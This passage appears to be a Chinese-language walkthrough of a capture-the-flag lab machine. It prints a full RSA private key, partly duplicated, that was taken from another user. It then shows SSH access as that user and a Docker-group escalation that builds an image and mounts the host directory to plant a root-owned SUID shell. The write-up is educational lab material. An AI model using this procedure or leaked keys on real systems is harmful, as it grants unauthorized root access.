FBjLiFOqTDL0kgXRoQzUPlYg0+LAXo5EbMq+rB2ZgMJTxunJFV2m+uKtbZZRvzU6
S1Fj6XHh/U0E68d6sZ/+y1UhSJLaFYUQMkfLtjxPa17sPZ+kwB1R4puhVTprfQOk
CinfW01ot2Rj2HLMR5CpgA28dmxw8W6w0MGtXurTegj1ydFOTgB1/k4XpXnSGNO9
d2AlVR/NsKDAuYKdgRGFFh91nGZTl1p4em48YwIDAQABAoIBADI3bwhVwSL0cV1m
jmAC520VcURnFhlh+PQ6lkTQvHWW1elc10yZjKbfxzhppdvYB/+52S8SuPYzvcZQ
wbCWkIPCMrfLeNSH+V2UDv58wvxaYBsJVEVAtbdhs5nhvEovmzaHELKmbAZrO3R2
tbTEfEK7GUij176oExKC8bwv1GND/qQBwLtEJj/YVJSsdvrwroCde+/oJHJ76ix4
Ty8sY5rhKYih875Gx+7IZNPSDn45RsnlORm8fd5EGLML6Vm3iLfwkHIxRdj9DFoJ
wJcPX7ZWTsmyJLwoHe3XKklz2KW185hIr9M2blMgrPC2ZuTnvBXmEWuy86+xxAB0
mFXYMdkCgYEAx6yab3huUTgTwReaVpysUEqy4c5nBLKqs6eRjVyC9jchQfOqo5AQ
l8bd6Xdrk0lvXnVkZK0vw2zwqlk8N/vnZjfWnCa4unnv2CZXS9DLaeU6gRgRQFBI
JB+zHyhus+ill4aWHitcEXiBEjUHx4roC7Al/+tr//cjwUCwlHk75F0CgYEAwZhZ
gBjAo9X+/oFmYlgVebfR3kLCD4pVPMz+HyGCyjSj0+ddsHkYiHBhstBtHh9vU+Pn
JMhrtR9yzXukuyQr/ns1mhEQOUtTaXrsy/1FyRBaISrtcyGAruu5yWubT0gXk2Dq
rwyb6M6MbnwEMZr2mSBU5l27cTKypFqgcA58l78CgYAWM5vsXxCtGTYhFzXDAaKr
PtMLBn8v54nRdgVaGXo6VEDva1+C1kbyCVutVOjyNI0cjKMACr2v1hIgbtGiS/Eb
zYOgUzHhEiPX/dNhC7NCcAmERx/L7eFHmvq4sS81891NrtpMOnf/PU3kr17REiHh
AtIG1a9pg5pHJ6E6sQw2xQKBgHXeqm+BopieDFkstAeglcK8Fr16a+lGUktojDis
EJPIpQ65yaNOt48qzXEv0aALh57OHceZd2qZsS5G369JgLe6kJIzXWtk325Td6Vj
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAlv/0uKdHFQ4oT06Kp3yg0tL1fFVl4H+iS1UOqds0HrgBCTSw
ECwVwhrIFJa/u5FOPGst8t35CKo4VWX3KNHXFNVtUXWeQFpe/rB/0wi+k8E8WtXi
```

```
FBjLiFOqTDL0kgXRoQzUPlYg0+LAXo5EbMq+rB2ZgMJTxunJFV2m+uKtbZZRvzU6
S1Fj6XHh/U0E68d6sZ/+y1UhSJLaFYUQMkfLtjxPa17sPZ+kwB1R4puhVTprfQOk
CinfW01ot2Rj2HLMR5CpgA28dmxw8W6w0MGtXurTegj1ydFOTgB1/k4XpXnSGNO9
d2AlVR/NsKDAuYKdgRGFFh91nGZTl1p4em48YwIDAQABAoIBADI3bwhVwSL0cV1m
jmAC520VcURnFhlh+PQ6lkTQvHWW1elc10yZjKbfxzhppdvYB/+52S8SuPYzvcZQ
wbCWkIPCMrfLeNSH+V2UDv58wvxaYBsJVEVAtbdhs5nhvEovmzaHELKmbAZrO3R2
tbTEfEK7GUij176oExKC8bwv1GND/qQBwLtEJj/YVJSsdvrwroCde+/oJHJ76ix4
Ty8sY5rhKYih875Gx+7IZNPSDn45RsnlORm8fd5EGLML6Vm3iLfwkHIxRdj9DFoJ
wJcPX7ZWTsmyJLwoHe3XKklz2KW185hIr9M2blMgrPC2ZuTnvBXmEWuy86+xxAB0
mFXYMdkCgYEAx6yab3huUTgTwReaVpysUEqy4c5nBLKqs6eRjVyC9jchQfOqo5AQ
l8bd6Xdrk0lvXnVkZK0vw2zwqlk8N/vnZjfWnCa4unnv2CZXS9DLaeU6gRgRQFBI
JB+zHyhus+ill4aWHitcEXiBEjUHx4roC7Al/+tr//cjwUCwlHk75F0CgYEAwZhZ
gBjAo9X+/oFmYlgVebfR3kLCD4pVPMz+HyGCyjSj0+ddsHkYiHBhstBtHh9vU+Pn
JMhrtR9yzXukuyQr/ns1mhEQOUtTaXrsy/1FyRBaISrtcyGAruu5yWubT0gXk2Dq
rwyb6M6MbnwEMZr2mSBU5l27cTKypFqgcA58l78CgYAWM5vsXxCtGTYhFzXDAaKr
PtMLBn8v54nRdgVaGXo6VEDva1+C1kbyCVutVOjyNI0cjKMACr2v1hIgbtGiS/Eb
zYOgUzHhEiPX/dNhC7NCcAmERx/L7eFHmvq4sS81891NrtpMOnf/PU3kr17REiHh
AtIG1a9pg5pHJ6E6sQw2xQKBgHXeqm+BopieDFkstAeglcK8Fr16a+lGUktojDis
EJPIpQ65yaNOt48qzXEv0aALh57OHceZd2qZsS5G369JgLe6kJIzXWtk325Td6Vj
mX+nwxh6qIP2nADkaQOnzrHgtOn4kiruRGbki0AhpfQF46qrssVnwF5Vfcrvmstf
JqDFAoGBAI9KJamhco8BBka0PUWgJ3R2ZqE1viTvyME1G25h7tJb17cIeB/PeTS1
Q9KMFl61gpl0J4rJEIakeGpXuehwYAzNBv7n6yr8CNDNkET/cVhp+LCmbS91FwAK
VP0mqDppzOZ04B9FQD8Af6kUzxzGFH8tAN5SNYSW88I9Z8lVpfkn
-----END RSA PRIVATE KEY-----
```


本地直接切换到 robin 用户

```
dean@flick:~$ mkdir .ssh
dean@flick:~$ ./read_docker . > .ssh/id_rsa
dean@flick:~$ chmod 600 .ssh/id_rsa
dean@flick:~$ ssh robin@localhost
```

Docker 组权限提权

我们已经知道 robin 用户有权访问 Docker，因此可以尝试 Docker 逃逸

创建工作目录

```
robin@flick:~$ mkdir docker-test
robin@flick:~$ cd docker-test
```

编写 Dockerfile，其核心逻辑是确保容器启动后，有一个特定的目录 `/stuff` 可以用来与宿主机进行数据交换

```
robin@flick:~/docker-test$ cat > Dockerfile
FROM debian:wheezy            # 使用较旧的 debian 镜像作为基础
ENV WORKDIR /stuff            # 设置环境变量
RUN mkdir -p $WORKDIR         # 在镜像内创建 /stuff 目录
```

```
VOLUME [ $WORKDIR ]            # 将 /stuff 声明为匿名卷点
WORKDIR $WORKDIR               # 设置工作目录
```

构建镜像

```
robin@flick:~/docker-test$ docker build -t my-docker-image .
```

运行容器并劫持权限

```
robin@flick:~/docker-test$ docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c
'cp /bin/sh /stuff && chown root.root /stuff/sh && chmod a+s /stuff/sh'
```

我们可以把这条命令拆成三部分看：

- `-v $PWD:/stuff`：卷挂载。将宿主机当前的目录（`docker-test`）挂载到容器内的 `/stuff`。这意味着容器内对 `/stuff` 的操作会直接同步到宿主机的物理磁盘上
- `cp /bin/sh /stuff`：将容器里的 Shell 程序复制到挂载点（容器内默认是 root 身份）。
- `chown root.root /stuff/sh && chmod a+s /stuff/sh`：
  - 将该 Shell 的所有者改为宿主机的 `root`
  - 设置 SUID 位 (`+s`)。这意味着任何人在宿主机执行这个`sh` 时，该进程都会以文件所有者（root）的权限运行

执行 SUID Shell

```
robin@flick:~/docker-test$ ./sh
# id
uid=1000(robin) gid=1000(robin) euid=0(root) ...
```